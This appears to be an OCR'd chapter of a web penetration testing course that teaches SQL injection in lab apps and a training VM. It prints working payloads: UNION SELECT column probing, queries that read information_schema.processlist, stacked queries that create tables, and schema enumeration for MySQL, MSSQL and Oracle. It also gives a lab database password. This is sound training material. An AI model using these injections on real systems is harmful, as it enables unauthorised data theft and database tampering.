
Employee Information

Name: Arthur Dent
Phone: (555) 867-5309

Input 5 yielded an error, so that means there are **4 columns**.

Exercises Mutillidae bWAPP DVWA


Unknown column '5' in 'order clause'



The final step is to determine the vulnerable query we are injecting into. Injections against MySQL can potentially expose the details of the vulnerable query. We need to use a UNION SELECT building upon our knowledge of the number of columns.

To see the details we need to display the **info** column of the **processlist** table contained in the **information_schema** database. Submit the following to ensure the proper columns and see which columns are displayed in the results:


```
Dent' UNION SELECT '1','2','3','4';#
```



Columns 2, 3, and 4 all displayed fine.


Now submit the following input:

```
Dent' UNION SELECT '1','2','3',info FROM information_schema.processlist;#
```




We see displayed in the results the full details of the query we just submitted, including our injection:

```
SELECT * FROM Customers WHERE lname = 'Dent' UNION SELECT '1','2','3',info
FROM information_schema.processlist;#'
```



Let's learn know to exploit SQL injection flaws.




So far, we have largely glossed over most DB distinguishing aspects of the SQLi. This has been intentional, because the primary goal has been to convey concepts and tactics to be used for SQLi. However, digging into the particulars of exploitation will expose that the differences matter quite a bit, and will impact our commands.

We likely already have some indication as to what the backend DB is, so these details might be superfluous. However, should we not have intel about the actual DB in question, we will need to determine it at this point. There are different approaches to figuring this out, but the main methods will employ injecting a particular SQL syntax that helps illustrate these differences, for example:

Special functions/parameters: `SELECT @@version` (MySQL and SQL Server)


String concatenation: (MySQL: `'De' 'nt'`, MSSQL: `'De'+'nt'`, Oracle: `'De'||'nt'`)

Unique numeric functions: (MySQL: `connection_id()`, MSSQL: `@@pack_received`, Oracle: `BITAND(1,1)`)



One particular reason we want to know the DBMS is to have a sense of the metadata info available to us for querying. We will use the metadata to determine databases, tables, and columns available to the flawed application.

Ideally, we wouldn't need any details of the RDBMS because they would all support the ANSI SQL **information_schema** database (or view). The **information_schema** will expose in an easy-to-query fashion the names of databases, tables, and even columns. Oracle, DB2, and SQLite unfortunately do not support the **information_schema** standard. Also, although MS SQL Server and MySQL both implement it, in MS SQL Server, it is presented as a view that will expose only the current DB rather than allowing enumeration across all DBs. This constraint is not present in MySQL.



Below are some quick details about enumerating the databases, tables, and columns to which we have access via our SQLi.

MySQL:

Databases: `SELECT schema_name FROM information_schema.schemata;`
Tables: `SELECT table_name FROM information_schema.tables`
Columns: `SELECT column_name FROM information_schema.columns`

MS SQL Server:

Note: `information_schema` can be used for MS SQL Server as well, with some slight, but significant, differences. The queries will need to explicitly reference individual databases, because `information_schema` is a view that provides only info on the current database.

Databases: `SELECT name FROM sys.databases`
Tables: `SELECT name FROM sys.tables`
Columns: `SELECT name FROM sys.columns`

Oracle:

Schemas: `SELECT owner FROM all_tables`
Tables: `SELECT table_name FROM all_tables`
Columns: `SELECT column_name FROM all_tab_columns`

* - Most info still sites the older, increasingly deprecated, `master..sysobjects system tables`
** - Listing schemas is the best Oracle approximation to listing databases in MySQL or MS SQL Server


Exploiting In-Band/Inline

- Recall that with In-Band/Inline SQL injection, we can directly see results of our injections
- Assuming we inject into a SELECT query, this means we can likely see all data
  - Contained in the columns employed
  - Confined to the table the query SELECTs .. FROM
- Wait, those two constraints are actually pretty significant and restricting
- We want to do better and see data beyond those constraints

Web Penetration Testing and Ethical Hacking

Recall the relatively simplistic manifestation of a SQLi flaw found with inline/in-band SQLi. Information in these types of flaws, including error messages, is typically visible. Exploiting this type of flaw means we can commonly see a segment of data in the database with relative ease. The data we can see is initially confined to the table that is the target of the query and those columns being returned.

Sounds like some fairly limiting constraints. We will want and need to see data beyond those constraints. The approaches we can employ to see data outside of these limitations will vary.




Probably the absolute best and easiest option, if it is available, is employing a technique commonly referred to as query stacking or stacked queries. This technique feels quite similar to classic command injection where we would submit a command terminator and then supply a brand new command of our choosing.

```
SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data
varchar(1000));-- ';
```

In the previous command, we inject beginning with **Dent** and ending with the --. Note in particular the ; that was injected in the middle. This terminates the current SELECT statement, and, if stacked queries are supported, allows for writing an entirely new SQL statement. This is incredibly powerful, because it means we are not constrained by the existing SQL statement in any way.

Support for stacked queries is difficult to ascertain. The most likely RDBMS to support this is MS SQL Server. MySQL technically supports it from a DB perspective, but the way in which the application interfaces with the backend DB impacts this support.



Let's see an example of a stacked query using **`mysql`** to interact with MySQL from the command line.

Note: If you want to follow along on using your VM, you will need to do the following.

In a terminal, run the command:

```
$ mysql -u root -p
```


When prompted, supply the case-sensitive password: **MySQL542**

Now, you should be at the mysql> prompt. Connect to the sql database with the following command:

```
mysql> use sqli
```

First, show the tables in the DB.


```
mysql> show tables;
```



Currently, there is only the **Customers** and **Users** tables.

Now, perform the stacked query:


```
mysql> SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE
exfil(data varchar(1000));-- ';
```




Note: we include the `-- ';` at the end just to illustrate it as if it were an actual SQLi.

Again show the tables:

```
mysql> show tables;
```




We now see that a new table, **exfil**, exists, which means the stacked query successfully ran.



If the only goal of SQL injection were data exfiltration, then stacked queries would not be as potentially helpful as they are. The real benefit of stacked queries is the ability to easily break out of the confines of the existing query. Being able to inject within the WHERE clause of a SELECT and CREATE a table is seriously cool and powerful.


Even if stacked queries are not supported, we might still be able to realize this functionality, but stacked queries sure are a fast and easy way to pull off some seriously impactful injections.



The most commonly employed method for data exfiltration via SQL injection involves UNION statements. The UNION allows for performing two SELECTs and presenting the data as if it were within a single table. For our purposes, this will enable us to interact with data beyond the current table being queried via the existing SELECT.

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT * FROM Customers;-- ';
```

In the query above, we have injected from **`Dent'`** through **`;--`** . What is new for us is the **`UNION SELECT * FROM Customers`**. This will pull data from the Customers table and return it as additional rows of data beginning after the first SELECT.

